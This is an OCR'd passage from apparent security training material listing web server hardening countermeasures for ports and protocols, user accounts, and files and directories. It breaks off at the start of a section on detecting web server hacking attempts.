
- Block all unnecessary ports, ICMP traffic, and unnecessary protocols such as NetBIOS and SMB.
- Harden the TCP/IP stack and consistently apply the latest software patches and updates to system software.
- If insecure protocols such as Telnet, POP3, SMTP, and FTP are used, then take appropriate measures to provide secure authentication and communication, for example, by using IPsec policies.
- If remote access is needed, ensure that remote connections are secured properly by using tunneling and encryption protocols.
- Disable Web Distributed Authoring and Versioning (WebDAV) if it is not used by the application, or keep it secure if it is required.
- Use secure protocols such as Transport Layer Security (TLS)/SSL for communicating with the web server.
- Ensure that unidentified FTP servers operate in an innocuous part of the directory tree that is different from the web server’s tree.
- Ensure that the HTTP service banner is properly configured to cover the details of the host device like OS version and type.

- Isolate the supporting servers such as LDAP servers from the local subnet to filter out the traffic through a firewall before entering the local network.
- Ensure that all the file transfer applications through the web server are done through FTPS for better data encryption and protection.

Countermeasures: Accounts

The following countermeasures can be adopted to secure user accounts on a web server:

- Remove all unused modules and application extensions.
- Disable unused default user accounts created during the installation of an OS.
- When creating a new web root directory, grant the appropriate (least possible) NTFS permissions to anonymous users of the IIS web server to access the web content.
- Eliminate unnecessary database users and stored procedures and follow the principle of least privilege for the database application to defend against SQL query poisoning.
- Use secure web permissions, NTFS permissions, and .NET Framework access control mechanisms, including URL authorization.
- Slow down brute-force and dictionary attacks with strong password policies and implement audits and alerts for login failures.
- Run processes using least privileged accounts as well as least privileged services and user accounts.
- Limit the administrator or root-level access to the minimum number of users and maintain a record of the same.
- Maintain logs of all user activity in an encrypted form on the web server or in a separate machine on the intranet.
- Disable all noninteractive accounts that should exist but do not require an interactive login.
- Use secure VPN networks such as OpenVPN while accessing multi-server platforms or accessing data from cross-server network models, which helps use one account for multiple server access.
- Use password managers such as KeePass to maintain a proper password policy for multiple user accounts.
- Enable the Separation of Duties (SoD) feature on the server config settings.
- Force users to periodically change passwords for their accounts by creating a password expiry policy.
- Enable the user account locking feature by setting a limit on the number of failed login attempts.
- Implement 2FA or MFA as an additional layer of security for user accounts.




Countermeasures: Files and Directories

1. Eliminate unnecessary files within the **.jar files**
2. Eliminate **sensitive configuration** information within the **byte code**
3. Avoid mapping **virtual directories** between two different servers, or over a network
4. Monitor and check all **network services logs**, **website access logs**, **database server logs** (e.g., Microsoft SQL Server, MySQL, Oracle), and OS logs frequently
5. Disable the serving of **directory listings**
6. **Eliminate non-web files** such as archive files, backup files, text files, and header/include files
7. Disable the serving certain **file types** by creating a resource mapping
8. Ensure that **web applications** or **website files** and **scripts** are stored in a partition or drive separate from that of the OS, logs, and any other system files

Countermeasures: Files and Directories

The following countermeasures can be adopted for securing files and directories on a web server:

- Eliminate unnecessary files within .jar files.
- Eliminate sensitive configuration information within the byte code.
- Avoid mapping virtual directories between two different servers or over a network.
- Monitor and check all network services logs, website access logs, database server logs (e.g., Microsoft SQL Server, MySQL, and Oracle), and OS logs frequently.
- Disable the serving of directory listings.
- Eliminate non-web files such as archive files, backup files, text files, and header/include files.
- Disable the serving of certain file types by creating a resource map.
- Ensure that web applications or website files and scripts are stored in a partition or drive separate from that of the OS, logs, and any other system files.
- Run the web server within a sandbox directory for preventing access to system files.
- Avoid all non-web file types from being referenced in a URL.
- Run the web server processes with the least required privileges and give access only to the necessary directories.
- Exclude meta characters while processing user inputs to ensure proper filtering of inputs.
- Employ file integrity checkers to verify web content and intrusion detection.



Detecting Web Server Hacking Attempts

- Use a **Website Change Detection System** to detect hacking attempts on the web server

Website Change Detection System involves:

